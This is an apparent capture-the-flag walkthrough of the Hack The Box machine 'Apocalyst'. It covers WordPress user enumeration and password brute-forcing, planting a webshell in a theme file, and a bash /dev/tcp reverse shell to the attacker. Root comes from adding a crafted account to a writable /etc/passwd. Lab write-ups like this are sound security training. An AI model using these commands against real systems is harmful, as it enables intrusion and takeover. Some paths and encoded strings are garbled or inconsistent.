


Apocalyst Walkthrough

Machine IP - 10.10.10.46

Website -



[Skip to content](#)

Apocalypse Preparation Blog

Apocalypse Preparation Blog



[Scroll down to content](#)

Posts

Posted on 27th July 2017

How Long do we Have?

This article has been taken from the express article found [here](#):

If you believe in the countless end of the world predictions, then it is time to prepare for the apocalypse with militant Christians linking the dots to discover that 2017 will be our "final year" on this planet.

Increased seismic activity around the globe coupled with mass-animal deaths - such as the whale beachings in New Zealand - are "amazing evidence" that the end is nigh.

Conspiracy website Signs of The End Times says that the signs are in the Bible.

The website states: "Never has there been a time before when all these events were evident in so many diverse places and with such frequency and intensity.

"Our generation is the first generation to fulfil all the biblical signs.

"Without doubt we are living in the final year."

Signs of The End Times references the Biblical Book of Hosea which claims that a mass loss of life is an apocalyptic sign.

It then points the reader to the books of Matthew and Luke, which state that natural disasters are signs of impending doom - adding that there have been 4,000 earthquakes in 2017 already, according to Earthquake Track.

Signs of The End Times continues: "God is giving us plenty of warning through these events, and we will be without excuse if that day of Christ's return comes upon us like a thief in the night and catches us unaware. We need to heed the signs and get ready."

However, Carl Olson, editor of Catholic World Report, has slammed the story.

He told the [Daily Star](#): "Date-setting is not an option.

"It could be many more centuries or millennia before Christ comes again - or it could be very soon.

"Anticipation and readiness need not turn into despair, fear, or the error of date setting.

Nmap Scan - `nmap -A -sC -sV -T4 -p- 10.10.10.46 -oN NmapScan.txt`

```
PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 fdab0fc922d5f48f7a0a2911b404dac9 (RSA)
|   256  7692390a57bdf0032678c7db1a66a5bc (ECDSA)
|_  256  1212cff17fbe431fd5e66d908425c8bd (ED25519)
80/tcp    open      http       Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apocalypse Preparation Blog
|_ http-generator: WordPress 4.8
10393/tcp filtered unknown
17450/tcp filtered unknown
54582/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dirsearch Scan - `sudo dirsearch -u http://10.10.10.46/ -w`

`/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt`

```
-o DirsearchScan.txt -e html,txt,php,zip -r
```

```
[aurora@TheNorthernLights] ~/HackTheBox/Apocalyst
$ cat DirsearchScan.txt
# Dirsearch started Mon Jul 24 15:49:53 2023 as: dirsearch.py -u http://10.10.10.46/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -o DirsearchScan.txt
-e html,txt,php,zip -r

301 3138 http://10.10.10.46:80/wp-admin -> REDIRECTS TO: http://10.10.10.46/wp-admin/
301 3098 http://10.10.10.46:80/blog -> REDIRECTS TO: http://10.10.10.46/blog/
301 3098 http://10.10.10.46:80/page -> REDIRECTS TO: http://10.10.10.46/page/
301 3108 http://10.10.10.46:80/wp-includes -> REDIRECTS TO: http://10.10.10.46/wp-includes/
301 3138 http://10.10.10.46:80/language -> REDIRECTS TO: http://10.10.10.46/language/
301 3158 http://10.10.10.46:80/wp-content -> REDIRECTS TO: http://10.10.10.46/wp-content/
301 3098 http://10.10.10.46:80/site -> REDIRECTS TO: http://10.10.10.46/site/
301 3118 http://10.10.10.46:80/Search -> REDIRECTS TO: http://10.10.10.46/Search/
301 3098 http://10.10.10.46:80/info -> REDIRECTS TO: http://10.10.10.46/info/
301 3118 http://10.10.10.46:80/events -> REDIRECTS TO: http://10.10.10.46/events/
301 3138 http://10.10.10.46:80/personal -> REDIRECTS TO: http://10.10.10.46/personal/
301 3098 http://10.10.10.46:80/main -> REDIRECTS TO: http://10.10.10.46/main/
301 3098 http://10.10.10.46:80/book -> REDIRECTS TO: http://10.10.10.46/book/
301 3138 http://10.10.10.46:80/pictures -> REDIRECTS TO: http://10.10.10.46/pictures/
301 3118 http://10.10.10.46:80/custom -> REDIRECTS TO: http://10.10.10.46/custom/
301 3138 http://10.10.10.46:80/accounts -> REDIRECTS TO: http://10.10.10.46/accounts/
301 3098 http://10.10.10.46:80/post -> REDIRECTS TO: http://10.10.10.46/post/
301 3098 http://10.10.10.46:80/icon -> REDIRECTS TO: http://10.10.10.46/icon/
301 3088 http://10.10.10.46:80/art -> REDIRECTS TO: http://10.10.10.46/art/
301 3098 http://10.10.10.46:80/text -> REDIRECTS TO: http://10.10.10.46/text/
301 3118 http://10.10.10.46:80/header -> REDIRECTS TO: http://10.10.10.46/header/
301 3118 http://10.10.10.46:80/hidden -> REDIRECTS TO: http://10.10.10.46/hidden/
301 3098 http://10.10.10.46:80/term -> REDIRECTS TO: http://10.10.10.46/term/
301 3088 http://10.10.10.46:80/the -> REDIRECTS TO: http://10.10.10.46/the/
301 3098 http://10.10.10.46:80/down -> REDIRECTS TO: http://10.10.10.46/down/
301 3168 http://10.10.10.46:80/information -> REDIRECTS TO: http://10.10.10.46/information/
301 3098 http://10.10.10.46:80/Blog -> REDIRECTS TO: http://10.10.10.46/Blog/
301 3088 http://10.10.10.46:80/get -> REDIRECTS TO: http://10.10.10.46/get/
301 3098 http://10.10.10.46:80/this -> REDIRECTS TO: http://10.10.10.46/this/
301 3088 http://10.10.10.46:80/and -> REDIRECTS TO: http://10.10.10.46/and/
301 3108 http://10.10.10.46:80/start -> REDIRECTS TO: http://10.10.10.46/start/
301 3088 http://10.10.10.46:80/Log -> REDIRECTS TO: http://10.10.10.46/Log/
301 3088 http://10.10.10.46:80/for -> REDIRECTS TO: http://10.10.10.46/for/
301 3108 http://10.10.10.46:80/build -> REDIRECTS TO: http://10.10.10.46/build/
301 3118 http://10.10.10.46:80/number -> REDIRECTS TO: http://10.10.10.46/number/
301 3118 http://10.10.10.46:80/thanks -> REDIRECTS TO: http://10.10.10.46/thanks/
301 3138 http://10.10.10.46:80/instance -> REDIRECTS TO: http://10.10.10.46/instance/
301 3088 http://10.10.10.46:80/New -> REDIRECTS TO: http://10.10.10.46/New/
301 3088 http://10.10.10.46:80/org -> REDIRECTS TO: http://10.10.10.46/org/
301 3088 http://10.10.10.46:80/Old -> REDIRECTS TO: http://10.10.10.46/Old/
301 3098 http://10.10.10.46:80/meta -> REDIRECTS TO: http://10.10.10.46/meta/
301 3088 http://10.10.10.46:80/RSS -> REDIRECTS TO: http://10.10.10.46/RSS/
```

Since this is a WordPress site, we can run WPScan.

```
wpscan --url http://10.10.10.46/ -e u,ap
```

```
[i] User(s) Identified:

[+] falaraki
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


We can see a user called falaraki.

We have to conduct another Directory busting using a custom made word list.

We can make that using cewl - `cewl http://10.10.10.46 -w wordlist.txt`

Now we can conduct another GobusterScan. - `gobuster dir -u 10.10.10.46 -w wordlist.txt -o GobusterScan.txt -x html,txt,php,zip`

We can see a subdirectory called Rightiousness --> Go to `10.10.10.46/Rightiousness`



View the Source Code. We can see an `image.jpeg`
Download it.

We can use `staghide` to extract the hidden list - `steghide extract -sf index.jpeg`

```
(aurora@TheNorthernLights)-[~/HackTheBox/Apocalypse]
$ steghide extract -sf index.jpeg
Enter passphrase:
wrote extracted data to "list.txt".

(aurora@TheNorthernLights)-[~/HackTheBox/Apocalypse]
$
```

For the passphrase, just hit enter. We have extracted a `list.txt`

We can bruteforce this users password using this list.

```
wpscan --url http://10.10.11.46/ -U falaraki -P list.txt
```

We have found a password.

Username:falaraki::Password:Transclisiation

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - falaraki / Transclisiation
Trying falaraki / total Time: 00:00:33 <===== > (335 / 821) 40.80% ETA: ????:??
[!] Valid Combinations Found:
| Username: falaraki, Password: Transclisiation
```

We are able to login.

Go to Appearance --> Editor --> Twenty Sixteen and 404.php and update our WebShell.php on it and save it.

To access the WebShell.php --> Go to `http://10.10.10.46/wp-content/themes/twenty十六teen/404.php`

Hack The Box :: Hack The Box Edit Themes < Apocalypse Pre x 10.10.10.46/wp-content/then x +

10.10.10.46/wp-content/themes/twenty十六teen/404.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Fetch: host: 10.10.14.10 port: 80 path:

CWD: /var/www/html/apocalyst.htb/wp-content/themes/twenty十六teen Upload: Browse... No file selected.

Cmd: whoami

[Clear cmd](#)

Execute

whoami
www-data

We have a WebShell

We can get a reverse shell using `bash -c 'bash -i >& /dev/tcp/10.10.14.10/7777 0>&1'`
 On another tab - `nc -nvlp 7777`

```
(aurora@TheNorthernLights)-[~/HackTheBox/Apocalyst]
$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.46] 54514
bash: cannot set terminal process group (1387): Inappropriate ioctl for device
bash: no job control in this shell
<tml/apocalyst.htb/wp-content/themes/twenty十六teen$ whoami
whoami
www-data
<tml/apocalyst.htb/wp-content/themes/twenty十六teen$
```

We have a reverse shell.

In the users home directory, we have a secret file.

```
www-data@apocalyst:/home/falaraki$ ls -la
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24 2017 .
drwxr-xr-x 3 root     root     4096 Jul 26 2017 ..
-rw----- 1 falaraki falaraki   1 Dec 24 2017 .bash_history
-rw-r--r-- 1 falaraki falaraki  220 Jul 26 2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26 2017 .bashrc
drwx----- 2 falaraki falaraki 4096 Jul 26 2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26 2017 .nano
-rw-r--r-- 1 falaraki falaraki  655 Jul 26 2017 .profile
-rw-rw-r-- 1 falaraki falaraki  109 Jul 26 2017 .secret
-rw-r--r-- 1 falaraki falaraki   0 Jul 26 2017 .sudo_as_admin_successful
-rw-r--r-- 1 root     root     1024 Jul 27 2017 .wp-config.php.swp
-r--r--r-- 1 falaraki falaraki   33 Jul 24 11:02 user.txt
www-data@apocalyst:/home/falaraki$ cat .secret
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHVvIHRobXMgd2lsbCBBrZWVwIGl0IHNhZmUhdQpZMHVBSU50RzM3VGloZ1RIIX
NVemVyc1A0c3M=
www-data@apocalyst:/home/falaraki$
```

We can base64 decode this

```
(aurora@TheNorthernLights)-[~/HackTheBox/Apocalyst]
$ echo "S2VlcCBmb3JnZXRoZW50b3R5b3RlbnVlcnVpd2lsbCBrc2VwIGl0IHNhZmUhdQpZMHVBSU50RzM3VGloZ1RIIXNvemVyc1A0c3M=" | base64 -d
Keep forgetting password so this will keep it safe!
Y0uAINTG37TiNgTH!sUzersP4ss

(aurora@TheNorthernLights)-[~/HackTheBox/Apocalyst]
$
```

We have another password.

We can try and login to SSH using this password.

```
ssh falaraki@10.10.10.46 --> Y0uAINTG37TiNgTH!sUzersP4ss
```

```
(aurora@TheNorthernLights)-[~/HackTheBox/Apocalyst]
$ ssh falaraki@10.10.10.46
falaraki@10.10.10.46's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

120 packages can be updated.
61 updates are security updates.

Last login: Thu Jul 27 12:09:11 2017 from 10.0.2.15
falaraki@apocalyst:~$ whoami
falaraki
falaraki@apocalyst:~$
```

We have logged in as the user.

Basic Enumeration shows that `/etc/passwd` is writable.

We can include our users password hash it the file and save it.

We can use `openssl passwd -1 -salt aurora aurora` to create a new password hash for the user aurora and password aurora

```
aurora:$1$aurora$jG.xaveo2HcKSbOvE0eXK1:0:0:root:/root:/bin/bash
```


Next we can save this in the `/etc/passwd` file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uidd:x:108:112::/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
falaraki:x:1000:1000:Falaraki Rainiti,,,:/home/falaraki:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
aurora:$1$aurora$jG.xaveo2HcKSb0vE0eXK1:0:0:root:/root:/bin/bash
```

Next we can switch user. - `su aurora` --> aurora

```
falaraki@apocalyst:~$ su aurora
Password:
root@apocalyst:/home/falaraki# whoami
root
root@apocalyst:/home/falaraki#
```

We are root!!

```
root@apocalyst:~# whoami
root
root@apocalyst:~# cat root.txt
ac97af7fb9edcded30f441a796fd69b7
root@apocalyst:~# cat /home/falaraki/user.txt
6b170e8b759405697f2e502926b925eb
root@apocalyst:~# ifconfig
ens33: Link encap:Ethernet HWaddr 00:50:56:b9:73:e8
      inet addr:10.10.10.46 Bcast:10.10.10.255 Mask:255.255.255.0
      inet6 addr: dead:beef::250:56ff:feb9:73e8/64 Scope:Global
      inet6 addr: fe80::250:56ff:feb9:73e8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:256441 errors:0 dropped:50 overruns:0 frame:0
      TX packets:195304 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:36454555 (36.4 MB) TX bytes:50204201 (50.2 MB)

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:30944 errors:0 dropped:0 overruns:0 frame:0
      TX packets:30944 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1
      RX bytes:2350256 (2.3 MB) TX bytes:2350256 (2.3 MB)

root@apocalyst:~# hostname
apocalyst
root@apocalyst:~#
```

User.txt --> 6b170e8b759405697f2e502926b925eb

Root.txt --> ac97af7fb9edcded30f441a796fd69b7

Machine Completed!!
